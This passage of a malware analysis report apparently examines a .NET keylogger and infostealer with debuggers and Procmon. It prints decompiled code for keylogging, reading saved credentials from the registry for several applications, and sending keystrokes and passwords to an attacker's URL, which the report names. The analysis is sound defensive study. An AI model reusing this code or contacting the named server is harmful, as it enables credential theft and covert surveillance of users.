


Figure 36: Storing JSON-formatted data, possibly to be sent to C2 server.

Figure 37: other malware functions

The other functions include:

- CryptBinaryToStringA – Converts binary data into a readable string for exfiltration.
- GetAdaptersAddresses – Computer network information.
- IsDebuggerPresent – Checks if a debugger is attached for anti-debugging mechanisms.
- GetCurrentProcessId / GetCurrentThreadId – Returns the ID of the current process or thread, for logging and anti-debugging. This is also used for process hallowing, which was observed during dynamic analysis. Process hallowing is a persistence mechanism where the malware disguises its malicious code within legitimate processes.
- GetComputerNameA – Gets the computer's name for host fingerprinting or to send to C2 server.

Verifying findings with x64dbg




Figure 38: Symbols from the entry point show registry action, anti-debug functions and system information.

Breakpoint is set on ‘IsDebuggerPresent’ and following the Symbols I found the first internet connection made.




Figure 39: Internet connection

Then the malware performs functions such as Http requests/queries, reads internet files and changes the internet settings. This is the data credential stealing that was observed in Section 3.1.

More breakpoints were set, and I found cryptographic functions.




Figure 40: Cryptography

The malware is recorded to be decoding and encoding data, this is likely the user’s information that will be sent to the C2 server.

After stepping through the assembly code, the following functions were revealed.

Figure 41: Process activity

‘CreateProcessA’ creates the svchost.exe processes that were found in Section 3.1. The malware uses process injection to include its functionality within this legitimate process.

‘LoadResource’ loads the additional malware payload from the malware’s binary.’LockResource’ gets a pointer to the resource in memory.

Section 4: Dynamic Analysis: Malware.exe

4.1. Analysis using IL tools

dnSpy is used to debug the .NET binary live.




Figure 42: IL degubbing of ‘DownloadFile’ method

The malware is packaged, and downloads additional malware.




Figure 43: The Main method launches 14 parallel threads each running a malicious function.

Thread	Function
WebsiteVisitor	Visits URLs automatically
AddToStartup	Persistence by auto-starting with Windows
WebsiteBlocker	Blocks access to websites
WebsiteVisitor	Visits C2 website
SelfDestruct	Deletes malware after execution
GetCurrentWindow	Monitors active window
RecordKeys	Keylogging user input
SendNotification	Sends collected data to the attacker
AddHotWords	Flags sensitive keywords
ClipboardLogging	Logs copied text
ScreenLogging	Takes screenshots of the user's screen.
DownloadAndExecute	Remote code execution
ExecuteBindedFiles	Launches the hidden payloads
PasswordRecovery	Extracts the stored passwords

Table 4: Malware functions

```
internal static KeyHook Keylogger
{
    get
    {
        return GonnyCam._Keylogger;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        if (GonnyCam._Keylogger != null)
        {
            GonnyCam._Keylogger.Down -= GonnyCam.KeyloggerProcess;
        }
        GonnyCam._Keylogger = value;
        if (GonnyCam._Keylogger != null)
        {
            GonnyCam._Keylogger.Down += GonnyCam.KeyloggerProcess;
        }
    }
} = new KeyHook();
```

Figure 44: Keylogging functionality

```
// Token: 0x0600002B RID: 43 RVA: 0x00002908 File Offset: 0x00001908
public static void PasswordRecovery()
{
    try
    {
        GonnyCam.RecoverMail.Outlook();
        GonnyCam.RecoverMail.NetScape();
        GonnyCam.RecoverMail.Thunderbird();
        GonnyCam.RecoverMail.Eudora();
        GonnyCam.RecoverMail.Incredimail();
        GonnyCam.RecoverBrowsers.Firefox();
        GonnyCam.RecoverBrowsers.Chrome();
        GonnyCam.RecoverBrowsers.InternetExplorer();
        GonnyCam.RecoverBrowsers.Opera();
        GonnyCam.RecoverBrowsers.Safari();
        Filezilla.Recover();
        IMVU.Recover();
        InternetDownloadManager.Recover();
        JDownloader.Recover();
        Paltalk.Recover();
    }
    catch (Exception ex)
    {
    }
```

Figure 45: Stealing passwords from browsers

```
AddCurrentKey(string, string) : void

// GonnyCam
// Token: 0x06000019 RID: 25 RVA: 0x000024E8 File Offset: 0x000014E8
public static void AddCurrentKey(string name, string path)
{
}
```

Figure 46: Empty methods.

The author may have included anti-debugging mechanism to hide these or may have decided to not include these functions.

```
public class IMVU
{
    // Token: 0x06000047 RID: 71 RVA: 0x000039E8 File Offset: 0x000029E8
    public static void Recover()
    {
        checked
        {
            try
            {
                string text = Conversions.ToString
                  (Registry.CurrentUser.OpenSubKey("Software\\IMVU\
                  \username").GetValue(null));
                string text2 = Conversions.ToString
                  (Registry.CurrentUser.OpenSubKey("Software\\IMVU\
                  \password").GetValue(null));
                string text3 = null;
                for (int i = 0; i < text2.Length - 1; i += 2)
                {
                    text3 += Conversions.ToString(Strings.ChrW(Convert.ToInt32
                    (Conversions.ToString(text2[i]) + Conversions.ToString
                    (text2[i + 1]), 16)));
                }
                string host = " ";
                string username = text;
                string password = text3;
                Send.SendLog(GonnyCam.P_Link, "Passwords", null, null, "Imvu",
                  host, username, password, null);
            }
            catch (Exception ex)
```

Figure 47: Method to steal user credentials from the registry.


```
// Token: 0x0200000E RID: 14
public class InternetDownloadManager
{
    // Token: 0x06000045 RID: 69 RVA: 0x00003754 File Offset: 0x00002754
    public static void Recover()
    {
        string text = "Software\\DownloadManager\\Passwords\\";
        string text2 = Environment.NewLine + "Program: Internet Download
          Manager >6 " + Environment.NewLine + Environment.NewLine;
        IntPtr hKey = new IntPtr(-2147483647);
        checked
        {
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
                  (text);
                foreach (string text3 in registryKey.GetSubKeyNames())
                {
                    RegistryKey registryKey2 = registryKey.OpenSubKey(text3);
                    InternetDownloadManager.SafeKeyHandle safeKeyHandle = null;
                    int num =
                    InternetDownloadManager.NativeMethods.RegOpenKeyEx(hKey,
                    text + text3, 0, 131097, out safeKeyHandle);
                    byte[] array = new byte[257];
                    byte[] array2 = new byte[257];

    InternetDownloadManager.NativeMethods.RegQueryValueExParameters
  regQueryValueEx = InternetDownloadManager.NativeMethods.RegQueryValueEx;
                    InternetDownloadManager.SafeKeyHandle hKey2 =
                    safeKeyHandle;
                    string lpValueName = "User";
                    int reserved = 0;
                    int num2 = 0;
```

Figure 48: Method ‘Recover’

This method extracts credentials from the registry key 'InternetDownloadManager'. It also includes functionality to decrypt and store these credentials.

A different 'Recover' method is also in the class 'JDownloader'.



```
public class JDownloader
{
    // Token: 0x06000043 RID: 67 RVA: 0x00003474 File Offset: 0x00002474
    public static void Recover()
    {
        string text = null;
        string host = null;
        StringBuilder stringBuilder = new StringBuilder();
        string path;
        if (Interaction.Environ("Programfiles(x86)") == null)
        {
            path = Interaction.Environ("programfiles") + "$\\jDow$nloader\\
              $config\\dat$abase.scr$ipt".Replace("$", "");
        }
        else
        {
            path = Interaction.Environ("programfiles(x86)") + "$\\jD$ownloader\
              \con$fig\\databa$se.sc$ript".Replace("$", "");
        }
        checked
        {
            if (File.Exists(path))
            {
                string text2 = "#INS#ERT INT#O CON#FIG VA#LUE#S
                  ('A#ccoun#tContr#oller#', "").Replace("#", null);
                string[] array = File.ReadAllLines(path);
                int num = 0;
                int num2 = array.Length - 1;
                for (int i = num; i <= num2; i++)
                {
                    if (array[i].Contains(text2))
                    {
                        string text3 = array[i].Substring(text2.Length -
                    1).Substring(1, array[i].Length - (text2.Length + 1 + 3));
```

Figure 49: Jdownloader class.

JDownloader is an appliaction that allows automatic downloads of files from one-click hosting sites. In this context it is likely being used to download loaders to inject more malware, or to aid in extracting user data.

Figure 50: ReadFile string

This finds the browsers text file then the encoded passwords stored. It then decrypts the data and saves it in a file.
This functionality is also seen in string ReadMail which performs similar actions to steal email-related user data.

The logs are sent to P_Link, which is the C2 server used by the attacker to send and receive information. This is shown by the string definition ‘public static string P_Link = "http://ziraat-helpdesk.com/components/com_content/limpopapa/";’.

```
internal class Paltalk
{
    // Token: 0x0600003C RID: 60 RVA: 0x00002E78 File Offset: 0x00001E78
    public static void Recover()
    {
        checked
        {
            try
            {
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
                  ("Software\\Paltalk", false);
                if (registryKey != null)
                {
                    string[] subKeyNames = registryKey.GetSubKeyNames();
                    string str = Strings.Left(Conversions.ToString
                    (registryKey.GetValue("InstallerAppDir")), 2);
                    ManagementObject managementObject = new ManagementObject
                    ("Win32_LogicalDisk.DeviceID=\"" + str + "\"");
                    PropertyData propertyData = managementObject.Properties
                    ["VolumeSerialNumber"];
                    int num = 0;
                    int num2 = 0;
                    string text = propertyData.Value.ToString();
                    foreach (string text2 in subKeyNames)
                    {
                        num2++;
                    }
                    string[] array2 = new string[num2 - 1 + 1];
                    string text3 = ":___:";
                    foreach (string str2 in subKeyNames)
                    {
                        RegistryKey registryKey2 =
                    Registry.CurrentUser.OpenSubKey("Software\\Paltalk\\" +
```

Figure 51: paltalk class

Paltalk is a video chat software. This is installed and can be used for monitoring the user.

```
internal class Send
{
    // Token: 0x06000032 RID: 50 RVA: 0x00002A24 File Offset: 0x00001A24
    public static void SendLog(string Link, string LogType, string WindowTitle,
     string KeystrokesTyped, string Application, string Host, string Username,
     string Password, string ClipboardText)
    {
        try
        {
            WebClient webClient = new WebClient();
            if (Operators.CompareString(LogType, "Keystrokes", false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "$pos$t$.$ph$p$?$ty$p$e$=$k$eys$tro$ke$s$&$mac$hi$ne$na$me
                    $=$".Replace("$", ""),
                    Send.Get_Comp(),
                    "&windowtitle=",
                    WindowTitle,
                    "&keystrokestyped=",
                    KeystrokesTyped,
                    Strings.StrReverse("=emitenihcam&"),
                    DateAndTime.Now.ToShortTimeString()
                }));
            }
            else if (Operators.CompareString(LogType, Strings.StrReverse
              ("sdrowssaP"), false) == 0)
            {
                webClient.DownloadString(string.Concat(new string[]
                {
                    Link,
                    "#po#st.#ph#p?#typ#e=p#assw#ords#&mach#inen#ame=#".Replace
                    ("#", ""),
                    Send.Get_Comp(),
```

Figure 52: Class 'Send'

The links are obfuscated by including the '$' and by rearranging words. The text is "post.php?type=keystrokes&machinename="Send.Get_Comp(),"&windowtitle=",WindowTitle,"&keystrokestyped=",KeystrokesTyped,&machinetime=". This logic is repeated for passwords, clipboard, notifications.

```
// Send
// Token: 0x06000034 RID: 52 RVA: 0x00002C80 File Offset: 0x00001C80
public static void UploadFile(string Link, string Path)
{
    try
    {
        WebClient webClient = new WebClient();
        byte[] bytes = webClient.UploadFile(Link, Path);
        string @string = Encoding.UTF8.GetString(bytes);
    }
    catch (Exception ex)
    {
    }
}
```

Figure 53: 'UploadFile' This information is then uploaded.




Figure 54: Key.resources

The malware resources include browsers and mail data along with another file.
This file is embedded, and decoding this from traditional Chinese returns 'The 2020 Beijing International Airport has been a very busy city, with 1,500 people and 1,500 people working on the airport.' It is unclear whether this is relevant information or an easter egg left by the malware author. Google Dorking was performed to find the source of this text; however, no sources were found.

Finally, malware.exe/ziraat_limpi.exe declares 'my' which has a lot of anti-debugger mechanisms to hide its actions. DebuggerHidden attribute in windows stops debuggers from setting breakpoints.




Figure 55: Anti-debugger functionality

4.2. Run and Observe

Figure 56: Process Hacker description

The malware is pretending to be a Power Data Recovery, Bootable Media Builder.

Figure 57: Procmon

Malware created 2 more processes for a moment. Filtering by the process IDs will show what occurred.




Figure 58: Procmon filtered by Malware processes

The first Malware process loads images and makes changes to the registry. Privilege escalation is also seen.




Figure 59: Procmon snippet.

Additional malware resources are loaded.

00:08:...	Malware.exe	5528	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21
00:08:...	Malware.exe	5528	RegQueryKey	HKCU
00:08:...	Malware.exe	5528	RegOpenKey	HKCU\Software\Microsoft\Installer\Assemblies\C:|Users|Win10|Desktop|Malware.exe
00:08:...	Malware.exe	5528	RegQueryKey	HKLM
00:08:...	Malware.exe	5528	RegOpenKey	HKCR\Installer\Assemblies\C:|Users|Win10|Desktop|Malware.exe
00:08:...	Malware.exe	5528	RegQueryKey	HKLM
00:08:...	Malware.exe	5528	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21
00:08:...	Malware.exe	5528	RegQueryKey	HKCU
00:08:...	Malware.exe	5528	RegOpenKey	HKCU\Software\Microsoft\Installer\Assemblies\Global

Figure 60: Procmon snippet.

Malware is registering itself in the installer assemblies to persist and evade detection.


00:08:...	ASKBot.exe	3420	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run
00:08:...	ASKBot.exe	3420	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\askbot

Figure 61: Additional persistence.

Time ...	Process Name	PID	Operation	Path	Result	Detail
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 7780
16:30:...	Malware.exe	6996	Load Image	C:\Users\Win10\AppData\Local\Temp...	SUCCESS	Image Base: 0x520000, Image ...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff803750000, I...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x77bb0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ff8034d0000, I...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x7ff801950000, I...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77ba0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	Image Base: 0x74d70000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x75b90000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x77250000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Image Base: 0x74df0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x768b0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x76c20000, Imag...
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 6124
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x75a50000, Imag...
16:30:...	Malware.exe	6996	Load Image	[illegible]	SUCCESS	Image Base: 0x777c0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Image Base: 0x74ce0000, Imag...
16:30:...	Malware.exe	6996	Thread Create		SUCCESS	Thread ID: 4424
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x76f00000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\kernel.appco...	SUCCESS	Image Base: 0x74f90000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\version.dll	SUCCESS	Image Base: 0x751a0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\Microsoft.NET\Framework...	SUCCESS	Image Base: 0x746b0000, Imag...
16:30:...	Malware.exe	6996	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x76d40000, Imag...

Figure 62: Malware loading SysWOW64 and the .NET framework.


As the malware was written in .NET it seems to be executing its functionality here. It injects code into running processes to make it harder to detect and remove.



16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\crypt32.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\sspicli.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\cryptbase.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\msasn1.dll
16:30:...	Malware.exe	8116	Load Image	C:\Windows\SysWOW64\crypt32.dll


Figure 63: Malware loads cryptbase.dll and crypt32.dll.

These contain cryptographic functions, showing the malware could be decrypting sensitive data it has stolen from the system. It is manipulating the cryptographic functions to enhance its stealth, secure its communication, and manipulate security features.



16:30:...	Malware.exe	6996	Load Image	C:\Us...	SUCCESS	Image Base: 0x520000, Image Size: 0x7c000
16:30:...	Malware.exe	6996	Process Create	C:\Us...	SUCCESS	PID: 8116, Command line: "C:\Users\Win10\AppData\Local\Temp\549b17ab-ff92-40a3-a7d8-8ce061826bdf_Malware.zip.bdf\Malware.exe" /stext C:\ProgramData\Mails.txt
16:30:...	Malware.exe	8116	Load Image	C:\Us...	SUCCESS	Image Base: 0xc80000, Image Size: 0x7c000
16:30:...	Malware.exe	6996	Process Create	C:\Us...	SUCCESS	PID: 5836, Command line: "C:\Users\Win10\AppData\Local\Temp\549b17ab-ff92-40a3-a7d8-8ce061826bdf_Malware.zip.bdf\Malware.exe" /stext C:\ProgramData\Browsers.txt
